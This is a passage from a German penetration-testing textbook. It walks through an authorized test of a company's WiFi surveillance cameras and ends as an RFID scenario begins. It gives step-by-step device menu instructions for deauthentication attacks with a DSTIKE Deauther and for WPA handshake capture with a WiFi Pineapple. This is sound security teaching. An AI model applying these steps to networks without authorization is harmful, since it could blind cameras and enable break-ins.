Die Geschäftsführerin macht sich Gedanken darüber, ob ein Angreifer diese Kameras ausschalten könnte, und beauftragt Sie mit einem IT-Sicherheitstest. Sie arbeiten in der IT-Abteilung und sind für die IT-Sicherheit zuständig. Um den Test zu planen, erarbeiten Sie gemäß den sechs Phasen eines Pentests aus Abschnitt 2.3 Ihre Vorgehensweise.

Während des Pentests erstellen Sie eine Dokumentation mit allen durchgeführten Schritten und den gewonnenen Erkenntnissen. Auf diese Weise können Sie bei einer regelmäßigen Überprüfung die einmal gewonnenen Erkenntnisse über die Durchführung wiederverwenden, etwa in Form einer Checkliste.

4.1.1 Pre-Engagement (Vorbereitung)

Im ersten Schritt definieren Sie die Ziele des Pentests und legen die Rahmenbedingungen fest.

- **Ausrichtung**
  - Ziele der Tests

    Finden Sie heraus, ob es möglich ist, die WLAN-Verbindungen von einzelnen Kameras zu unterbrechen.

    Eruieren Sie, welche Auswirkungen eine komplette Unterbrechung der WLAN-Verbindung hat.

    Versuchen Sie, die WLAN-Verbindung zu übernehmen, um die Live-Aufnahmen der Kamera einzusehen.
  - Tiefe der Tests

    Es soll nur die WLAN-Verbindung betrachtet werden und nicht die physische Sicherheit der Geräte (»Kann man das Stromkabel durchschneiden?«) oder die Nutzung von anderen Schnittstellen an den Kameras (LAN-Anschluss).
- **Vorgehensweise**
  - Ausgangslage

    Extern – es soll ein Angriff von außen ohne Zugriff auf interne Systeme simuliert werden.
  - Vorwissen

    Der Test soll als Greybox-Test realisiert werden: Die Bezeichnungen der verwendeten Kameras und der Access-Points sowie die Konfiguration des WLANs sind bekannt, um den Vorgang zu beschleunigen. Es werden allerdings keine Zugangsdaten genutzt.
- **Organisation**
  - Bekanntgabe

    Das Personal der IT-Abteilung wird über den Pentest informiert.
  - Auswirkungen

    Hier muss keine weitere Rücksicht genommen werden. Die komplette WLAN-Übertragung darf gestört werden, da alle Produktivsysteme per LAN angebunden sind. Natürlich dürfen die Verbindungen der benachbarten Unternehmen, also von fremden WLANs, nicht beeinflusst werden.

4.1.2 Reconnaissance (Informationsbeschaffung)

Als Nächstes sammeln Sie alle notwendigen Informationen, die Sie für den Pentest benötigen.

Dazu gehört die Recherche der technischen Datenblätter der WLAN-Überwachungskameras und die der Access-Points. Hier geht es vorwiegend darum, herauszufinden, welche WLAN-Frequenzen unterstützt werden und welche Standards für die Absicherung der WLAN-Verbindungen zur Verfügung stehen. Zusätzlich sollten Sie überprüfen, ob es für die verwendeten Kameramodelle bereits bekannte Schwachstellen gibt. Anhand des Namens der WLAN-Überwachungskamera und des Herstellers sollten Sie versuchen herauszufinden, welche MAC-Adressen eingesetzt werden. Eine MAC-Adresse besteht aus zwei Teilen (siehe Abbildung 4.3). Der erste Teil ist eine eindeutige Kennung, die einem Hersteller zugeordnet werden kann. Der zweite Teil wird vom Hersteller vergeben und ist ebenfalls eindeutig.




Abbildung 4.3 Aufbau von MAC-Adressen

Suchen Sie auf der Website des Herstellers, in den Anleitungen und Datenblättern danach. Zum Teil hilft auch eine Online-Suche nach Fotos, um z. B. Tutorials zu finden, auf denen bei Screenshots die MAC-Adresse zu sehen ist. Ist die MAC-Adresse bzw. der erste Teil bekannt, können die Kameras später gezielt identifiziert werden.

Bei diesem Szenario gehört es ebenfalls dazu, dass Sie sich die Positionen der Kameras anschauen. Ein Angreifer würde versuchen, möglichst nahe an eine Kamera zu gelangen, ohne von einer anderen Kamera erfasst zu werden. Anhand des Modells, der Ausrichtung und des Öffnungswinkels können Sie abschätzen, welche Informationen zur Kamera ein Angreifer erlangen könnte.

Daraufhin legen Sie fest, welche Hardware für den Pentest verwendet wird. Für die Unterbrechung von WLAN-Verbindungen eignet sich der WiFi-Deauther *DSTIKE Deauther OLED MiNi EVO* (siehe Abschnitt 15.3, »Maltronics WiFi Deauther – ferngesteuerter Angriff«) und für die Untersuchung der *WiFi Pineapple Mark VII* (siehe Abschnitt 15.4, »WiFi Pineapple – WLAN-Netzwerke fälschen«). Zusätzlich wird ein Smartphone verwendet, um den WiFi Pineapple zu steuern.

Am Ende dieser Phase wissen wir Folgendes:

- Der Hersteller der WLAN-Überwachungskameras ist TP-Link.
- Die Standorte der WLAN-Überwachungskameras sind auf einer Skizze eingezeichnet.
- Wir werden die Hardware DSTIKE Deauther OLED MiNi EVO und WiFi Pineapple Mark VII verwenden.

4.1.3 Threat Modeling (Angriffsszenarien)

In diesem Schritt planen Sie die konkreten Angriffsszenarien. Anhand der erstellten Skizze bietet sich eine Analyse der Kamera A an. Da diese an der Grundstücksgrenze montiert ist, können Sie ihr auf öffentlichem Grund nahe genug kommen.

Der DSTIKE Deauther OLED MiNi EVO kann für einen einfachen *Deauther*-Angriff eingesetzt werden. Dabei werden bestimmte Management-Frames der WLAN-Übertragung gefälscht, wodurch eine Verbindung beendet wird. Dagegen gibt es zwar Schutzmaßnahmen, diese sind aber häufig nicht verfügbar oder nicht aktiviert. Schließen Sie nun den Deauther an eine Powerbank an (siehe Abbildung 4.4), um einen mobilen Angriff zu simulieren.




Abbildung 4.4 DSTIKE Deauther OLED MiNi EVO mit Powerbank

Das Angriffsszenario sieht vor, dass Sie alle Verbindungen des WLAN-Netzwerks unterbrechen, sodass die Kamera nicht mehr erreicht werden kann bzw. in diesem Zeitraum keine Aufzeichnung stattfindet.

WLAN-Frequenzbänder

Der DSTIKE Deauther OLED MiNi EVO arbeitet nur im 2,4-GHz-Bereich. Für unser Szenario ist diese Einschränkung nicht relevant, da WLAN-Überwachungskameras meist ein 2,4-GHz-WLAN nutzen, da in ihm die Reichweite höher ist und die Bandbreite ausreicht. Beachten Sie diesen Punkt jedoch, wenn Sie andere Geräte untersuchen, die das 5-GHz-Band nutzen.

Der WiFi Pineapple wird ebenfalls über eine Powerbank mit Strom versorgt (siehe Abbildung 4.5). Hierbei müssen Sie beachten, dass Sie eine Powerbank verwenden, die mindestens 2 A am 5-V-Ausgang bereitstellt. Testen Sie vorab, ob Ihre Powerbank diese Anforderungen erfüllt, und beachten Sie dabei, dass die volle Leistung nur bei der gleichzeitigen Nutzung aller drei Funkmodule abgerufen wird.

Abbildung 4.5 WiFi Pineapple Mark VII mit einer leistungsfähigen Powerbank

Das Angriffsszenario sieht hier vor, dass Sie gezielt nach einer WLAN-Überwachungskamera suchen und diese Verbindung unterbrechen. Zusätzlich soll ein *Evil Twin Access-Point* realisiert werden, der einen vorhandenen Access-Point nachahmt und versucht, die Verbindung zu übernehmen.

Zusammenfassend wurden damit folgende drei Angriffsszenarien formuliert:

- gezielte Unterbrechung der Verbindung einer WLAN-Kamera
- Unterbrechung aller WLAN-Verbindungen an einem Access-Point
- Abfangen der Übertragung mit einem Evil Twin Access-Point

Wichtiger Hinweis: Stören Sie keine fremden Netze

Da WLAN-Netzwerke eine größere Reichweite haben, führen Sie den Pentest unter Umständen in Reichweite eines fremden WLANs aus. Achten Sie daher immer genau darauf, dass Sie nur Ihre eigenen Systeme und Netzwerke angreifen. Sollten z. B. fremde Geräte vom gleichen Hersteller in Reichweite sein, müssen Sie vorab alle eigenen MAC-Adressen erfassen und bei jedem Schritt überprüfen, ob es eigene Geräte sind.

4.1.4 Exploitation (aktive Eindringversuche)

In diesem Schritt setzen Sie die vorher definierten Angriffsszenarien in der Praxis um.

DSTIKE Deauther OLED MiNi EVO

Als Erstes führen Sie mit dem DSTIKE Deauther OLED MiNi EVO eine Analyse der übermittelten Pakete durch. Die Überprüfung der Übertragungen hilft, den genutz-

ten WLAN-Kanal zu identifizieren, und wird später noch benötigt. Schalten Sie die Hardware an, indem Sie die Stromversorgung herstellen, und wählen Sie den Menüpunkt PACKET MONITOR aus (siehe Abbildung 4.6). Daraufhin erscheint ein Diagramm, das die Anzahl der WLAN-Pakete pro Sekunde darstellt. Es wird automatisch jede Sekunde aktualisiert und zeigt rechts oben den numerischen Wert der übertragenen Pakete pro Sekunde an. Da eine WLAN-Überwachungskamera kontinuierlich ein Signal sendet, sollte die Anzahl der Pakete entsprechend hoch sein. Wechseln Sie mit dem Wahlrad durch die entsprechenden Kanäle, und notieren Sie sich den Kanal mit der höchsten und konstanten Anzahl an Paketen.




Abbildung 4.6 Analyse der Anzahl der übertragenen WLAN-Pakete pro Kanal

Als Nächstes führen Sie einen Scan nach Clients (Stations) in Reichweite aus. Wählen Sie dazu den Menüpunkt SCAN im Hauptmenü aus und dann den Punkt SCAN STATIONS (siehe Abbildung 4.7). Daraufhin startet der Scan und der Fortschritt wird durch die Anzeige eines Prozentwertes unten in der Mitte angezeigt. Auf der rechten Seite wird die Anzahl der gefundenen WLAN-Geräte angezeigt. Obwohl SCAN STATIONS ausgewählt wurde, wird auch nach Access-Points (APs) gescannt. Sobald der Vorgang abgeschlossen ist, erscheint DONE anstelle des Prozentwerts. Mit einem Klick auf das Wahlrad kommen Sie wieder zu SCAN zurück.




Abbildung 4.7 Scan nach Clients (Stations) in Reichweite

Die Ergebnisse des Scans können Sie wie in Abbildung 4.8 unter dem Menüpunkt SELECT und dann STATIONS einsehen. Das Besondere ist hier, dass der *DSTIKE Deauther OLED MiNi EVO* eine integrierte Liste mit Herstellerkennungen verwendet und automatisch den ersten Teil der MAC-Adresse ersetzt. Daher können Sie hier sehr einfach erkennen, dass es sich bei der WLAN-Überwachungskamera um ein Modell von TP-Link handelt. Gehen Sie zu diesem Eintrag, und wählen Sie ihn aus. Ausgewählte Einträge werden mit einem * gekennzeichnet.




Abbildung 4.8 Auswahl der gefundenen Clients

Jetzt können Sie den gezielten Deauther-Angriff gegen den WLAN-Client starten. Wählen Sie dazu im Hauptmenü ATTACK aus (siehe Abbildung 4.9), und selektieren Sie im folgenden Untermenü den Eintrag DEAUTH. Die Auswahl wird wieder mit einem * angezeigt. Wählen Sie nun die unterste Option (START) aus, um den Vorgang zu starten. Daraufhin erscheint hinter DEAUTH als Erstes 0/0 und wechselt rasch auf den Wert 50/50. Dieser Wert bedeutet, dass jetzt kontinuierlich 50 Deauther-Pakete pro Sekunde gesendet werden. Der Vorgang wird erst beendet, wenn Sie die Option STOP auswählen.




Abbildung 4.9 Ausführung des Deauther-Angriffs gegen den Client

Jetzt wechseln Sie von der Rolle des Angreifers zurück in Ihre normale Rolle und überprüfen, ob die WLAN-Überwachungskamera über das normale System noch erreichbar ist, während der Deauther-Angriff durchgeführt wird. Protokollieren Sie die gewonnenen Erkenntnisse.

Als Nächstes führen Sie den Deauther-Angriff gegen den Access-Point durch und unterbrechen damit alle Verbindungen. Da beim vorherigen Scan schon die Access-Points in Reichweite mit erfasst wurden, kann der Angriff in wenigen Schritten realisiert werden. Gehen Sie zurück zu dem Punkt SELECT, und entfernen Sie dort unter STATIONS die Markierung beim ausgewählten Client (siehe Abbildung 4.10). Wechseln Sie eine Ebene zurück, und wählen Sie den Menüpunkt APS aus, um den Access-Point auszuwählen. Hier sehen Sie die Liste der erfassten Access-Points. Ist der WLAN-Name (SSID) mehrmals vorhanden, liegt es daran, dass es mehrere Access-Points in Reichweite gibt, die die gleiche SSID verwenden. Da nicht bekannt ist, mit welchem Access-Point die WLAN-Überwachungskamera verbunden ist, müssen Sie alle Einträge auswählen.




Abbildung 4.10 Auswahl der Access-Points, die angegriffen werden sollen

Der eigentliche Angriff erfolgt genauso wie im oberen Beispiel. Wählen Sie ATTACK im Hauptmenü aus, und selektieren Sie den Eintrag DEAUTH. Hinter diesem Eintrag steht jetzt die Zahl 2 (siehe Abbildung 4.11). Das bedeutet, dass zwei Ziele ausgewählt wurden. Mit dem Betätigen der Option START wird der Deauther-Angriff gegen die Access-Points gestartet.




Abbildung 4.11 Ausführung des Deauther-Angriffs gegen die Access-Points

Wechseln Sie wieder Ihre Rolle zurück, überprüfen Sie erneut, ob die WLAN-Überwachungskamera vom normalen System aus erreicht werden können, und protokollieren Sie das Ergebnis.

WiFi Pineapple Mark VII

Verbinden Sie den WiFi Pineapple Mark VII mit der Powerbank, und greifen Sie mit Ihrem Smartphone auf das Web-Interface zu, sobald der Startvorgang beendet ist. Stellen Sie eine Internetverbindung her, wie es in Abschnitt 15.4, »WiFi Pineapple – WLAN-Netzwerke fälschen«, beschrieben wird.

Installieren Sie als Erstes das Modul *MACInfo*. Gehen Sie dazu auf den Menüpunkt MODULES, und wählen Sie im Reiter MANAGE aus. Klicken Sie auf den Button GET AVAILABLE MODULES, um die Liste der verfügbaren Module zu laden (siehe Abbildung 4.12). Wählen Sie anschließend in der Zeile des Moduls MACINFO den Button INSTALL aus. Bestätigen Sie den Installationsvorgang, und nach kurzer Zeit wird die Bestätigungsmeldung angezeigt.

Führen Sie nun einen Scan durch, um die vorhandenen Access-Points und Clients in Reichweite zu erfassen.




Abbildung 4.12 Installation des Moduls MACInfo

Für den eigentlichen Angriff wird eine sogenannte Kampagne erstellt. Gehen Sie dazu im Menü auf den Punkt CAMPAIGNS (siehe Abbildung 4.13), und klicken Sie im nächsten Screen auf den Button mit dem Pluszeichen. Bestätigen Sie den folgenden Dialog mit dem Button BEGIN, und geben Sie nun eine Bezeichnung für die Kampagne ein.




Abbildung 4.13 Anlegen einer neuen Kampagne

Wählen Sie die Option Client Device Assessment – Active aus, da bei diesem Pentest eine ausführliche Analyse durchgeführt werden soll. Im nächsten Screen aktivieren Sie alle Optionen, bis auf die, bei denen eine SSID oder eine MAC-Adresse automatisch hinzugefügt wird (siehe Abbildung 4.14). Fügen Sie anschließend die MAC-Adresse beim Client-Filter und den Namen des WLANs beim SSID-Filter hinzu.




Abbildung 4.14 Optionen setzen und Filter konfigurieren

Anschließend aktivieren Sie Kampagne und setzen den Wert für eine Benachrichtigung auf 5 Minuten (siehe Abbildung 4.15). Wählen Sie als Art des Berichts die Option HTML Report aus. Der vorgeschlagene Speicherort kann übernommen werden.

Anschließend können Sie noch wie in Abbildung 4.16 eine E-Mail-Benachrichtigung und die Cloud-C^2-Anbindung aktivieren. Danach ist die Kampagne fertig angelegt und aktiv.

Gehen Sie nun wieder auf den Menüpunkt Recon, und wählen Sie den Access-Point aus, mit dem die WLAN-Kamera verbunden ist. In dem Menü, das nun rechts erscheint, aktivieren Sie die Option Capture WPA Handshakes und führen erneut einen Deauthentication-Angriff durch, indem Sie die Option Deauthenticate All Clients auswählen.

Wechseln Sie nun zurück zu den Kampagnen, und gehen Sie dort auf den Reiter Campaign Reports. Warten Sie, bis der Bericht erstellt wird, und laden Sie diesen herunter.




Abbildung 4.15 Konfiguration des Reports und des Speicherorts




Abbildung 4.16 Abschluss der Konfiguration

4.1.5 Reporting (Abschlussanalyse)

In der Abschlussanalyse werden die gewonnenen Erkenntnisse ausführlich beschrieben und eingeordnet. Dazu erstellen Sie einen Bericht über alle gefundenen Schwachstellen.

Sie konnten feststellen, dass eine Unterbrechung der WLAN-Verbindung mit einem Deauther-Angriff möglich ist. Das bedeutet: Die Management-Frames in diesem WLAN werden nicht geschützt. Damit wurde das definierte Angriffsszenario erfüllt und nachgewiesen, dass ein Angreifer die Übertragung unterbrechen und dann ungesehen auf das Gelände kommen kann. Zusätzlich sollte hier noch ausgewertet werden, wie sich die Systeme für die Aufzeichnung verhalten haben. Dazu können die folgenden Fragen gehören:

- Gab es eine Meldung, dass eine Kamera nicht mehr erreichbar war?
- Wurde der Zeitraum der Unterbrechung automatisch dokumentiert?
- Wie lange dauerte die Unterbrechung der Aufzeichnung?
- Hat sich die Kamera nach Beendigung des Angriffs wieder verbunden?

Beim zweiten Teil des Tests mit dem WiFi Pineapple Mark VII konnte ebenfalls eine Unterbrechung der WLAN-Verbindung erzielt werden. Beim Versuch, einen Evil Twin Access-Point zu realisieren, konnte keine Verbindung zwischen der WLAN-Kamera und dem WiFi Pineapple beobachtet werden. Allerdings konnte ein Verbindungsaufbau (WPA-Handshake) protokolliert werden. Damit kann ein Angreifer mit einem leistungsfähigen Rechner und genügend Zeit versuchen, das WLAN-Passwort zu ermitteln.

4.1.6 Re-Testing (erneutes Testen)

Da ein Pentest immer nur eine Momentaufnahme darstellt, sollten Sie sich Gedanken darüber machen, wann ein erneuter Test sinnvoll ist. Prinzipiell kann ein fester Zyklus definiert werden, in dem ein erneuter Test ausgeführt werden soll. Der Zeitabstand könnte bei solch einer Anlage etwa ein halbes Jahr betragen. Allerdings wird das erneute Testen, ohne dass eine Veränderung an der Infrastruktur stattgefunden hat, keine neuen Herausforderungen mehr bieten und nur noch oberflächlich durchgeführt werden. Sinnvoller ist es daher, dass beim Eintreten von bestimmten Ereignissen ein erneuter Test durchgeführt wird.

Dazu gehört z. B., dass ein erneuter Pentest die Absicherung testet: Konnte das Problem behoben werden oder bestehen die gefundenen Schwachstellen weiterhin? Anschließend sollten Sie immer dann einen neuen Pentest durchführen, wenn sich eine Komponente durch eine Aktualisierung der Firmware verändert hat oder neue Geräte in das System eingefügt werden. Dazu zählt die Installation eines neuen Access-Points eines anderen Modells oder der Austausch einer WLAN-Überwachungskamera. Auch sollten Sie erneut testen, wenn eine Pentest-Hardware eine Aktualisierung bekommen hat oder eine neue Hardware angeschafft bzw. auf den Markt gebracht wurde.

4.2 Szenario B: RFID-Zugangskarten für ein Schließsystem untersuchen

Dieses Szenario geht einen Schritt weiter, hier wird die RFID-Anlage eines Unternehmens untersucht. Die Firma produziert Schilder aller Arten, von kleinen Kabelmarkierungen über Typenschilder bis hin zu Informationstafeln. Der Geschäftsführer legt großen Wert auf eine starke Automatisierung, und dementsprechend wurden viele Systeme integriert und können gemeinsam gesteuert werden. Kunden können z. B. am Vormittag Schilder bestellen und diese bereits am Nachmittag abholen. Daher wird dieser Dienst von vielen Unternehmen genutzt, unter anderem von Industriebetrieben, die neue Maschinen für verschiedene Bereiche entwickeln. Die Schilder werden aber auch für Prototypen und neue Entwicklungen genutzt, die sich zum Teil noch in der 